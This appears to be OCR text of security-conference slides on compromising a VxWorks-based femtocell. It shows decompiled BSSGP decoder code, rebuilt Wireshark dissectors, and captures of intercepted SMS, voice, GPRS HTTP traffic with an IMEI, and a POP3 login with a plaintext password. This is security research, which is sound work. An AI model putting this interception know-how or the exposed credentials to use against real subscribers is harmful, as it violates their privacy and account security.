BgMsgDecodeBase::~BgMsgDecodeBase()
BgMsgDecodeBase::~BgMsgDecodeBase()
BgMsgEncodeBase::BgMsgEncodeBase(void)
BgMsgEncodeBase::cpyDataToBssgpBuf(BSSGP_Buffer *,void *,uint)
BgMsgEncodeBase::enCondeSparePaddingAbq(BSSGP_Buffer *,uint)
BgMsgEncodeBase::generateMCCMNC(uchar *,ushort const&,ushort const&)
BgMsgEncodeBase::printBuf(BSSGP_Buffer *)
BgMsgEncodeBase::~BgMsgEncodeBase()
BgMsgHeaderMsMsgBuilder::buildBgMsMessage(BssgpEntity const*,S_BssgpBuliderStrct
BgUIUnitDataMsMsgBuilder::buildBgMsMessage(BssgpEntity const*,S_BssgpBuliderStrctI
BigToHost<bool>(bool)
BigToHost<int>(int)
BigToHost<short>(short)
BigToHost<signed char>(signed char)
BigToHost<uchar>(uchar)
BigToHost<uint>(uint)
BigToHost<ulong>(ulong)

Line 525 of 24233

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
181   }
182   +++v5;
183   if ( v10 == 1 )
184   {
185     *(_BYTE *)(v7 + 1) = 1;
186     v11 = (Csp::Logger *)BitvecEncoder::bitvecGetUint(v6);
187     v9 += (int)v11;
188     if ( v9 == -1 )
189     {
190       v48 = Csp::Logger::getInstance(v11);
191       if ( strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) )
192         v49 = strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) + 1;
193       else
194         v111 = strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 47) + 1;
195       if ( strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) )
196         v50 = strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) + 1;
197       else
198         v110 = strrchr("C:/hjf/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 47) + 1;
199       v51 = v48;
200       goto LABEL_80;
201     }
202     *v5 += 7;
203     *(_BYTE *)(v7 + 2) = v147 & 0x7F | *(_BYTE *)(v7 + 2) & 0x80;
204   }
205   else
206   {
207     if ( v10 )
208       return -1;
209     *(_BYTE *)(v7 + 1) = 0;
210   }
```

002763E0 decodeContent:192

Output window

Rebuild Wireshark


- Write our own dissector?
- Complicated…
  - ASN1
  - RUA
  - RANAP
  - Blablabla…
- Analyze packets byte by byte
- Fix the wireshark dissector rules
- Rebuild it!
- Voilà

Capture SMS

64900	4391.322020	10.1.37.190	10.37.47.39	GSM SMS	310	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
86817	5036.675996	10.1.37.190	10.37.47.39	GSM SMS	310	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
93460	5832.234183	10.1.37.190	10.37.47.39	GSM SMS	342	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
93469	5835.210307	10.37.47.39	10.1.37.190	GSM SMS	158	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1340…	11194.4394…	10.1.37.190	10.37.47.39	GSM SMS	342	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
1344…	11197.7497…	10.37.47.39	10.1.37.190	GSM SMS	158	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1434…	11827.6417…	10.1.37.190	10.37.47.39	GSM SMS	342	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
1434…	11830.5960…	10.37.47.39	10.1.37.190	GSM SMS	158	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1527…	13679.6467…	10.37.47.39	10.1.37.190	GSM SMS	182	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
1528…	13682.3536…	10.1.37.190	10.37.47.39	GSM SMS	342	SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) (Short Message fragment 1 of 3)
1528…	13685.7848…	10.37.47.39	10.1.37.190	GSM SMS	158	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1528…	13686.0737…	10.1.37.190	10.37.47.39	GSM SMS	326	(RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) (Short Message fragment 2 of 3)

```
    RPDU (not displayed)
⊞ GSM A-I/F RP - RP-DATA (MS to Network)
⊟ GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRR: A status report is not requested
    ...0 0... = TP-VPF: TP-VP field not present (0)
    .... .0.. = TP-RD: Instruct SC to accept duplicates
    .... ..01 = TP-MTI: SMS-SUBMIT (1)
    TP-MR: 111
  ⊞ TP-Destination-Address - (152[redacted])
  ⊞ TP-PID: 0
  ⊞ TP-DCS: 8
    TP-User-Data-Length: (88) depends on Data-Coding-Scheme
  ⊟ TP-User-Data
      SMS text: □□□□□Hello, let's test SMS interception.:-)□:-)
```

```
0040  03 30 35 98 00 04 00 79  78 01 03 75 19 01 72 00   .05....y x..u..r.
0050  01 00 08 91 68 31 08 10  00 05 f0 65 01 6f 0b 81   ....h1.. ...e.o..
0060  [redacted]  00 08  58 d8 3d de 0a 00 48 00   Q..H)... X.=...H.
0070  65 00 6c 00 6c 00 6f 00  2c 00 20 00 6c 00 65 00   e.l.l.o. ,. .l.e.
0080  74 00 27 00 73 00 20 00  74 00 65 00 73 00 74 00   t.'.s. . t.e.s.t.
0090  20 00 53 00 4d 00 53 00  20 00 69 00 6e 00 74 00    .S.M.S.  .i.n.t.
00a0  65 00 72 00 63 00 65 00  70 00 74 00 69 00 6f 00   e.r.c.e. p.t.i.o.
00b0  6e 00 2e 00 3a 00 2d 00  29 53 e3 00 3a 00 2d 00   n...:.-. )S..:.-.
00c0  29 00 00 00 01 02 02 04  72 0a 5b 67 51 fc d7 04   ).......  r.[gQ...
00d0  8b 7e 2e 21                                        .~.!
```



Frame (270 bytes) | Decrypted Data (212 bytes) | Bitstring tvb (3 bytes)

The text of the SMS (gsm_sms.sms_text), 88 字节

Capture voice

```
⊞ Frame 231982: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface 0
⊞ Ethernet II, Src: Vmware_b6:fb:4b (00:0c:29:b6:fb:4b), Dst: CombaTel_31:fa:11 (00:27:1d:31:fa:11)
⊞ Internet Protocol Version 4, Src: 221.179.140.118 (221.179.140.118), Dst: 192.168.0.129 (192.168.0.129)
⊞ User Datagram Protocol, Src Port: 60296 (60296), Dst Port: 60296 (60296)
  UDP Encapsulation of IPsec Packets
⊞ Encapsulating Security Payload
⊞ Internet Protocol Version 4, Src: 10.1.37.190 (10.1.37.190), Dst: 10.37.47.39 (10.37.47.39)
⊞ User Datagram Protocol, Src Port: 1194 (1194), Dst Port: 1032 (1032)
⊟ Real-Time Transport Protocol
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: DynamicRTP-Type-96 (96)
    Sequence number: 272
    Timestamp: 43520
    Synchronization Source identifier: 0x000186a0 (100000)
    Payload: 000000020996bb5651b641c6e3359d6734232a29be1d2a2c...

0000  45 b8 00 4d 2c 47 00 00  ff 11 25 96 0a 01 25 be   E..M,G.. ..%...%.
0010  0a 25 2f 27 04 aa 04 08  00 39 16 a7 80 60 01 10   .%/'.... .9...`..
0020  00 00 aa 00 00 01 86 a0  00 00 00 02 09 96 bb 56   ........ .......V
0030  51 b6 41 c6 e3 35 9d 67  34 23 2a 29 be 1d 2a 2c   Q.A..5.g 4#*)..*,
0040  63 1c 25 9e 93 6a 54 62  03 fb 26 e4 0a 01 01 04   c.%..jTb ..&.....
0050  f1 e7 c5 75 5f a7 3b ec  e2 1b 91 06               ...u_.;. ....

Frame (150 bytes)  Decrypted Data (92 bytes)
```

Capture GPRS data

File Edit View Go Capture Analyze Statistics Telephony Bluetooth Help

http

No.	Time	Source	Destination	Protocol	Length	Info
37	2.158236	192.168.197.100	180.149.135.236	HTTP	414	GET /2/remind/push_count.json?trim_null=1&with_settings=1&exclude_attitude=1&with
40	2.165658	180.149.135.236	192.168.197.100	HTTP	362	HTTP/1.1 200 OK (application/json)
178	14.600103	10.153.120.38	183.95.152.2	HTTP	430	GET /getweatheru.asmx/getData?dataType=htc&code=ED926B&sname=01010101 HTTP/1.1
186	14.771262	183.95.152.2	10.153.120.38	HTTP/XML	598	HTTP/1.1 200 OK
219	16.581034	10.153.120.38	221.179.182.153	HTTP	766	POST /position/?gb=02&tp=13&ch=utf-8&ict=2&key=%5BAndroid%5D%5BRHJfA9B1FjsRE6pjeD
225	16.731903	221.179.182.153	10.153.120.38	HTTP	374	HTTP/1.0 200 OK (image/png)
250	18.261081	10.153.120.38	152.104.170.196	HTTP	846	POST /android/checkin HTTP/1.1 (org/x-json)
252	18.452843	152.104.170.196	10.153.120.38	HTTP	582	HTTP/1.1 200 OK (application/json)
261	19.022538	10.153.120.38	221.179.182.153	HTTP	606	POST /search/?gb=02&ch=UTF-8&tp=8&nq=2&q=bbknhaab,afhhgell HTTP/1.1
266	19.187992	221.179.182.153	10.153.120.38	HTTP	614	HTTP/1.0 200 OK (image/png)
285	20.319397	10.153.120.38	152.104.170.197	HTTP	734	POST /check-in/rws/and-app/update HTTP/1.1 (application/json)
359	28.633222	192.168.197.100	106.187.88.22	HTTP	795	GET /data/play/13019 HTTP/1.1
361	28.874235	106.187.88.22	192.168.197.100	HTTP	425	HTTP/1.1 200 OK (text/html)
387	32.162653	192.168.197.100	180.149.135.236			
390	32.170611	180.149.135.236	192.168.197.100			
518	51.318671	10.153.120.38	112.25.27.135			
937	56.255609	112.25.27.135	10.153.120.38			
971	57.291149	192.168.197.100	106.120.160.80			
975	57.332382	106.120.160.80	192.168.197.100			
983	58.098794	10.153.120.38	112.25.27.135			
1009	59.271066	112.25.27.135	10.153.120.38			


Frame 186: 598 bytes on wire (4784 bits), 598 bytes ca
Ethernet II, Src: 00:27:1d:31:ac:fb (00:27:1d:31:ac:fb
Internet Protocol Version 4, Src: 111.161.8.210 (111.1
User Datagram Protocol, Src Port: 60296 (60296), Dst P
UDP Encapsulation of IPsec Packets
Encapsulating Security Payload
Internet Protocol Version 4, Src: 10.1.37.190 (10.1.37
User Datagram Protocol, Src Port: 2153 (2153), Dst Por
Base Station Subsystem GPRS Protocol
MS-SGSN LLC (Mobile Station - Serving GPRS Support Nod
Subnetwork Dependent Convergence Protocol
Internet Protocol Version 4, Src: 183.95.152.2 (183.95
Transmission Control Protocol, Src Port: 80 (80), Dst
[3 Reassembled TCP Segments (2427 bytes): #183(1024),
Hypertext Transfer Protocol
eXtensible Markup Language

0000 aa bb cc 01 19 1b 00 27 1d 31 ac fb 08 00 45 88

Wireshark · Follow TCP Stream (tcp.stream eq 11) · [no capture file] [closed]

```
POST /position/?gb=02&tp=13&ch=utf-8&ict=2&key=%5BAndroid%5D%5BRHJfA9B1FjsRE6pjeD%2BzzQ%3D%3D
%5DSIllzEsKwDAQAtALudD5JDPkajl8uyklLS6Eh0jwzYpBGnDXgNiacO0Hw4Tsnl8%2BrSE%2FLGSVsHOoWR7Q%2Bahk%2
IMEI: 355430049712466
User-Agent: Android_CellLocation_2.0.android.htc.china.location.service;355430049712466;898600;
s_n: Android_CellLocation_2.0.android.htc.china.location.service;355430049712466;898600;htccn_c
Content-Length: 0
Host: wireless.mapbar.com
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: MapbarServer
Date: Tue, 23 Jun 2015 14:46:39 GMT
Content-Type: image/png
Content-Length: 148
Powered-By-ChinaCache: MISS from CMN-BJ-5-3SE
Connection: keep-alive

|$#|1|1|13|4|0,|1,........|1,......|1,......|bbknhaab,fhhgell|1500|........|................
```


Capture GPRS data



Capture your email

```
POP    262 S: +OK core mail
POP    326 S: +OK Welcome to coremail Mail Pop3 Server (163coms[726cd87d72d896a1ac393507346040fas])
POP    206 C: CAPA
POP    326 S: +OK Capability list follows
POP    238 C: USER unicorn_defcon23@163.com
POP    262 S: +OK core mail
POP    230 C: PASS rzymrmhwfygratou
POP    278 S: +OK 5 message(s) [86971 byte(s)]
POP    206 C: STAT
POP    262 S: +OK 5 86971
POP    206 C: UIDL
POP    390 S: +OK 5 86971
POP    206 C: QUIT
POP    262 S: +OK core mail
```

```
tured (1840 bits) on interface 0
 Dst: Vmware_b6:fb:4b (00:0c:29:b6:fb:4b)
0.56), Dst: 221.179.140.118 (221.179.140.118)
t: 60296 (60296)


.112), Dst: 10.1.37.190 (10.1.37.190)
 2153 (2153)
```



```
Logical Link Control)  SAPI: User data 3
```

```
..)..K.' .1....E.
......?. J....8..
.v...... .....Q..
.6?(_... .$.C..r.
```

Summary and References

- Summary
  - VxWorks is not easy to hack
  - More mining, more fun
  - Wanna know more? Feel free to contact us
- References
  - TRAFFIC INTERCEPTION AND REMOTE MOBILE PHONE CLONING WITH A COMPROMISED CDMA FEMTOCELL - https://www.nccgroup.trust/globalassets/newsroom/us/blog/documents/2013/femtocell.pdf
  - VxWorks Command-Line Tools User's Guide - http://88.198.249.35/d/VxWorks-Application-Programmer-s-Guide-6-6.pdf
  - VxWorks Application Programmer's Guide, 6.6 – http://read.pudn.com/downloads149/ebook/646091/vxworks_application_programmers_guide_6.6.pdf